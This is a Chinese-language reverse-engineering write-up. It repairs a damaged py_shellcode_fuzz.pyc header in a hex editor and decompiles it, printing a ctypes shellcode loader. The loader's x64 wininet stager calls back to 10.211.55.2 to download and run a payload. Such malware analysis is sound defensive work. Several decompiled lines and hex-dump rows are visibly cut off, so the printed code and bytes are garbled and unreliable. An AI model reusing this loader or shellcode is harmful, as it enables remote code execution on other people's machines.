multiprocessing.popen_spawn_win32.pyc	2021/6/17 17:28	Compiled Python Fi...	4 KB
multiprocessing.process.pyc	2021/6/17 17:28	Compiled Python Fi...	11 KB
multiprocessing.pyc	2021/6/17 17:28	Compiled Python Fi...	1 KB
multiprocessing.queues.pyc	2021/6/17 17:28	Compiled Python Fi...	10 KB
multiprocessing.reduction.pyc	2021/6/17 17:28	Compiled Python Fi...	8 KB
multiprocessing.resource_sharer.pyc	2021/6/17 17:28	Compiled Python Fi...	6 KB
multiprocessing.resource_tracker.pyc	2021/6/17 17:28	Compiled Python Fi...	6 KB
multiprocessing.shared_memory.pyc	2021/6/17 17:28	Compiled Python Fi...	15 KB
multiprocessing.sharedctypes.pyc	2021/6/17 17:28	Compiled Python Fi...	7 KB
multiprocessing.spawn.pyc	2021/6/17 17:28	Compiled Python Fi...	7 KB
multiprocessing.synchronize.pyc	2021/6/17 17:28	Compiled Python Fi...	12 KB
multiprocessing.util.pyc	2021/6/17 17:28	Compiled Python Fi...	12 KB
netrc.pyc	2021/6/17 17:28	Compiled Python Fi...	4 KB
ntpath.pyc	2021/6/17 17:28	Compiled Python Fi...	15 KB
nturl2path.pyc	2021/6/17 17:28	Compiled Python Fi...	2 KB
numbers.pyc	2021/6/17 17:28	Compiled Python Fi...	12 KB
opcode.pyc	2021/6/17 17:28	Compiled Python Fi...	6 KB
optparse.pyc	2021/6/17 17:28	Compiled Python Fi...	47 KB
os.pyc	2021/6/17 17:28	Compiled Python Fi...	31 KB
pathlib.pyc	2021/6/17 17:28	Compiled Python Fi...	43 KB
pdb.pyc	2021/6/17 17:28	Compiled Python Fi...	47 KB
pickle.pyc	2021/6/17 17:28	Compiled Python Fi...	46 KB
pkgutil.pyc	2021/6/17 17:28	Compiled Python Fi...	16 KB
platform.pyc	2021/6/17 17:28	Compiled Python Fi...	24 KB
plistlib.pyc	2021/6/17 17:28	Compiled Python Fi...	27 KB
posixpath.pyc	2021/6/17 17:28	Compiled Python Fi...	11 KB
pprint.pyc	2021/6/17 17:28	Compiled Python Fi...	16 KB
py_compile.pyc	2021/6/17 17:28	Compiled Python Fi...	8 KB
py_shellcode_fuzz.pyc	2021/6/17 17:28	Compiled Python Fi...	2 KB
pydoc.pyc	2021/6/17 17:28	Compiled Python Fi...	83 KB
pydoc_data.pyc	2021/6/17 17:28	Compiled Python Fi...	KB
pydoc_data.topics.pyc	2021/6/17 17:28	Compiled Python Fi...	416 KB
queue.pyc	2021/6/17 17:28	Compiled Python Fi...	11 KB

微信号: crowsec

对该pyc文件直接进行解密

```
uncompyle6 py_shellcode_fuzz.pyc
```




```
    co = marshal.loads(bytecode)
ValueError: bad marshal data (unknown type code)

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "c:\python\lib\runpy.py", line 194, in _run_module_as_main
    return _run_code(code, main_globals, None,
  File "c:\python\lib\runpy.py", line 87, in _run_code
    exec(code, run_globals)
  File "C:\python\Scripts\uncompyle6.exe\__main__.py", line 7, in <module>
  File "c:\python\lib\site-packages\uncompyle6\bin\uncompile.py", line 193, in main_bin
    result = main(src_base, out_base, pyc_paths, source_paths, outfile,
  File "c:\python\lib\site-packages\uncompyle6\main.py", line 316, in main
    deparsed = decompile_file(
  File "c:\python\lib\site-packages\uncompyle6\main.py", line 183, in decompile_file
    (version, timestamp, magic_int, co, is_pypy, source_size, sip_hash) = load_module(
  File "c:\python\lib\site-packages\xdis\load.py", line 165, in load_module
    return load_module_from_file_object(
  File "c:\python\lib\site-packages\xdis\load.py", line 308, in load_module_from_file_object
    raise ImportError(
ImportError: Ill-formed bytecode file py_shellcode_fuzz.pyc
<class 'ValueError'>: bad marshal data (unknown type code)
```

微信号: crowsec

报错，这里使用010 editor分析下pyc文件


通过与get.pyc对比发现，这里少了4个字节，因此需要对其进行补全：



```
    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
h: 55 0D 0D 0A 00 00 00 00 00 00 00 00 E3 00 00 00   U...........ã...
h: 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00   ................
h: 00 40 00 00 00 F3 2A 00 00 00 64 00 64 01 6C 00   .@...ó*...d.d.l.
h: 5A 00 64 00 64 01 6C 01 5A 01 64 02 64 03 84 00   Z.d.d.l.Z.d.d.„
h: 5A 02 65 03 64 04 6B 02 72 26 65 02 83 00 01 00   Z.e.d.k.r&e.f...
h: 64 01 53 00 29 05 E9 00 00 00 00 4E 63 00 00 00   d.S.).é....Nc...
h: 00 00 00 00 00 00 00 00 00 05 00 00 00 0C 00 00   ................
h: 00 43 00 00 00
h: 64 02 37 00 7D
h: 6A 02 74 01 6A
h: 6A 04 A0 05 74
h: 74 08 7C 00 83
h: 74 01 A0 07 64
h: 74 08 7C 00 83
h: 64 06 7D 03 74
h: 01 00 74 01 6A
h: A1 01 74 01 A0
h: A1 01 74 01 A0 07 64 03 A1 01 74 01 A0 07 64 03   ¡.t. .d.¡.t. .d.
h: A1 01 74 01 A0 0F 74 01 A0 07 64 03 A1 01 A1 01   ¡.t. .t. .d.¡.¡.
h: A1 06 7D 04 74 01 6A 03 6A 04 A0 10 74 01 A0 07   ¡.}.t.j.j. .t. .
h: 7C 04 A1 01 74 01 A0 07 64 07 A1 01 A1 02 01 00   |.¡.t. .d.¡.¡...
h: 64 00 53 00 29 08 4E F3 00 00 00 00 F3 7A 03 00   d.S.).Nó....óz..
h: 00 FC 48 83 E4 F0 E8 C8 00 00 00 41 51 41 50 52   .üHƒäðèÈ...AQAPR
h: 51 56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B   QVH1ÒeH‹R`H‹R.H‹
h: 52 20 48 8B 72 50 48 0F B7 4A 4A 4D 31 C9 48 31   R H‹rPH.·JJM1ÉH1
h: C0 AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2   À¬<a|., AÁÉ.A.Áâ
h: ED 52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 66 81   íRAQH‹R ‹B<H.Ðf.
h: 78 18 0B 02 75 72 8B 80 88 00 00 00 48 85 C0 74   x...ur‹€ˆ...H…Àt
h: 67 48 01 D0 50 8B 48 18 44 8B 40 20 49 01 D0 E3   gH.ÐP‹H.D‹@ I.Ðã
h: 56 48 FF C9 41 8B 34 88 48 01 D6 4D 31 C9 48 31   VHÿÉA‹4ˆH.ÖM1ÉH1
h: C0 AC 41 C1 C9 0D 41 01 C1 38 E0 75 F1 4C 03 4C   À¬AÁÉ.A.Á8àuñL.L
h: 24 08 45 39 D1 75 D8 58 44 8B 40 24 49 01 D0 66   $.E9ÑuØXD‹@$I.Ðf
h: 41 8B 0C 48 44 8B 40 1C 49 01 D0 41 8B 04 88 48   A‹.HD‹@.I.ÐA‹.ˆH
h: 01 D0 41 58 41 58 5E 59 5A 41 58 41 59 41 5A 48   .ÐAXAX^YZAXAYAZH
h: 83 EC 20 41 52 FF E0 58 41 59 5A 48 8B 12 E9 4F   ƒì ARÿàXAYZH‹.éO
h: FF FF FF 5D 6A 00 49 BE 77 69 6E 69 6E 65 74 00   ÿÿÿ]j.I¾wininet.
```

```
55 0D 0D 0A 00 00 00 00 70 79 69 30 10 01 00 00   U.......pyi0....
E3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ã...............
00 02 00 00 00 40 00 00 00 73 26 00 00 00 64 00   .....@...s&...d.
64 01 6C 00 5A 00 64 00 64 02 6C 01 6D 02 5A 02   d.l.Z.d.d.l.m.Z.
01 00 65 03 64 03 6B 02 72 22 65 02 83 00 01 00   ..e.d.k.r"e.f...
64 01 53 00 29 04 E9 00 00 00 00 4E 29 01 DA 05   d.S.).é....N).Ú.
73 68 65 6C 6C DA 08 5F 5F 6D 61 69 6E 5F 5F 29   shellÚ.__main__)
04 DA 06 63 74 79 70 65 73 DA 11 70 79 5F 73 68   .Ú.ctypesÚ.py_sh
65 6C 6C 63 6F 64 65 5F 66 75 7A 7A 72 02 00 00   ellcode_fuzzr...
00 DA 08 5F 5F 6E 61 6D 65 5F 5F A9 00 72 07 00   .Ú.__name__©.r..
```


将文件保存为new_py_shell.pyc



```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0h:   55 0D 0D 0A 00 00 00 00 70 79 69 30 10 01 00 00   U.......pyi0....
0h:   E3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ã...............
0h:   00 02 00 00 00 40 00 00 00 F3 2A 00 00 00 64 00   .....@...ó*...d.
0h:   64 01 6C 00 5A 00 64 00 64 01 6C 01 5A 01 64 02   d.l.Z.d.d.l.Z.d.
0h:   64 03 84 00 5A 02 65 03 64 04 6B 02 72 26 65 02   d.„.Z.e.d.k.r&e.
0h:   83 00 01 00 64 01 53 00 29 05 E9 00 00 00 00 4E   ƒ...d.S.).é....N
0h:   63 00 00 00 00 00 00 00 00 00 00 00 00 05 00 00   c...............
0h:   00 0C 00 00 00 43 00 00 00 F3 DA 00 00 00 64 01   .....C...óÚ...d.
0h:   7D 00 7C 00 64 02 37 00 7D 00 74 00 7C 00 83 01   }.|.d.7.}.t.|.ƒ.
0h:   7D 00 74 01 6A 02 74 01 6A 03 6A 04 6A 05 5F 06   }.t.j.t.j.j.j._.
0h:   74 01 6A 03 6A 04 A0 05 74 01 A0 07 64 03 A1 01   t.j.j. .t. .d.¡.
0h:   74 01 A0 07 74 08 7C 00 83 01 A1 01 74 01 A0 07   t. .t.|.ƒ.¡.t. .
0h:   64 04 A1 01 74 01 A0 07 64 05 A1 01 A1 04 7D 01   d.¡.t. .d.¡.¡.}.
0h:   74 01 6A 09 74 08 7C 00 83 01 14 00 A0 0A 7C 00   t.j.t.|.ƒ... .|.
0h:   A1 01 7D 02 64 06 7D 03 74 0B 74 0C A0 0D 7C 03   ¡.}.d.}.t.t. .|.
0h:   A1 01 83 01 01 00 74 01 6A 03 6A 04 A0 0E 74 01   ¡.ƒ...t.j.j. .t.
0h:   A0 07 64 03 A1 01 74 01 A0 07 64 03 A1 01 74 01    .d.¡.t. .d.¡.t.
0h:   A0 02 7C 01 A1 01 74 01 A0 07 64 03 A1 01 74 01    .|.¡.t. .d.¡.t.
0h:   A0 07 64 03 A1 01 74 01 A0 0F 74 01 A0 07 64 03    .d.¡.t. .t. .d.
0h:   A1 01 A1 01 A1 06 7D 04 74 01 6A 03 6A 04 A0 10   ¡.¡.¡.}.t.j.j. .
0h:   74 01 A0 07 7C 04 A1 01 74 01 A0 07 64 07 A1 01   t. .|.¡.t. .d.¡.
0h:   A1 02 01 00 64 00 53 00 29 08 4E F3 00 00 00 00   ¡...d.S.).Nó....
0h:   F3 7A 03 00 00 FC 48 83 E4 F0 E8 C8 00 00 00 41   óz....üHƒäðèÈ...A
0h:   51 41 50 52 51 56 48 31 D2 65 48 8B 52 60 48 8B   QAPRQVH1ÒeH‹R`H‹
0h:   52 18 48 8B 52 20 48 8B 72 50 48 0F B7 4A 4A 4D   R.H‹R H‹rPH.·JJM
```

再对其进行解密


```
uncompyle6 new_py_shell.pyc
```



```
:\Desktop\0617_exe逆向\new_\no_key\dist\getpyc>uncompyle6  new_py_shell.pyc
 uncompyle6 version 3.7.4
 Python bytecode 3.8 (3413)
 Decompiled from: Python 3.8.7 (tags/v3.8.7:6503f05, Dec 21 2020, 17:59:51) [MSC v.1928 64 bit (AMD64)]
 Embedded file name: py_shellcode_fuzz.py
 Compiled at: 1995-09-28 00:18:56
 Size of source mod 2**32: 272 bytes
mport ctypes, base64

ef shell():
   shellcode = b''
   shellcode += b'\xfcH\x83\xe4\xf0\xe8\xc8\x00\x00\x00AQAPRQVH1\xd2eH\x8bR`H\x8bR\x18H\x8bR H\x8brPH\x0f\xb7JJM1\xe
xc0\xac<a|\x02, A\xc1\xc9\rA\x01\xc1\xe2\xedRAQH\x8bR \x8bB<H\x01\xd0f\x81x\x18\x0b\x02ur\x8b\x80\x88\x00\x00\x00H\
c0tgH\x01\xd0P\x8bH\x18D\x8b@ I\x01\xd0\xe3VH\xff\xc9A\x8b4\x88H\x01\xd6M1\xc9H1\xc0\xacA\xc1\xc9\rA\x01\xc18\xe0u\
x03L$\x08E9\xd1u\xd8XD\x8b@$I\x01\xd0fA\x8b\x0cHD\x8b@\x1cI\x01\xd0A\x8b\x04\x88H\x01\xd0AXAX^YZAXAYAZH\x83\xec AR\
e0XAYZH\x8b\x12\xe90\xff\xff\xff]j\x00I\xbewininet\x00AVI\x89\xe6L\x89\xf1A\xbaLw&\x07\xff\xd5H1\xc9H1\xd2M1\xc0M1\
APA\xba:Vy\xa7\xff\xd5\xebsZH\x89\xc1A\xb8!\x03\x00\x00M1\xc9AQAQj\x03AQA\xbaW\x89\x9f\xc6\xff\xd5\xebY[H\x89\xc1H1
\x89\xd8M1\xc9Rh\x00\x02@\x84RRA\xba\xebU.;\xff\xd5H\x89\xc6H\x83\xc3Pj\n_H\x89\xf1H\x89\xdaI\xc7\xc0\xff\xff\xff\x
xc9RRA\xba-\x06\x18{\xff\xd5\x85\xc0\x0f\x85\x9d\x01\x00\x00H\xff\xcf\x0f\x84\x8c\x01\x00\x00\xeb\xd3\xe9\xe4\x01\x
0\xe8\xa2\xff\xff\xff/CNSy\x0050!P%@AP[4\\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*\x0050!P%\x00User-
t: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko\r\n\x0050!P%@AP[4\\PZX54(P^)7CC)7}$EICAR-STANDARD-
IRUS-TEST-FILE!$H+H*\x0050!P%@AP[4\\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*\x0050!P%@AP[4\\PZX54(P
)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*\x0050!P%@AP[4\\PZX54(P^)7CC\x00A\xbe\xf0\xb5\xa2V\xff\xd5H1\xc9\xba\x0
@\x00A\xb8\x00\x10\x00\x00A\xb9@\x00\x00\x00A\xbaX\xa4S\xe5\xff\xd5H\x93SSH\x89\xe7H\x89\xf1H\x89\xdaA\xb8\x00 \x00
\x89\xf9A\xba\x12\x96\x89\xe2\xff\xd5H\x83\xc4 \x85\xc0t\xb6f\x8b\x07H\x01\xc3\x85\xc0                      \x00
\xe8\x9f\xfd\xff\xff10.211.55.2\x00\x00\x00\x00\x00'
   shellcode = bytearray(shellcode)
```

再将文件保存起来


```
uncompyle6  new_py_shell.pyc > new_shell.py
```



```
yc>uncompyle6  new_py_shell.pyc > new_shell.py
```


微信号: crowsec

此时该文件被完全解密

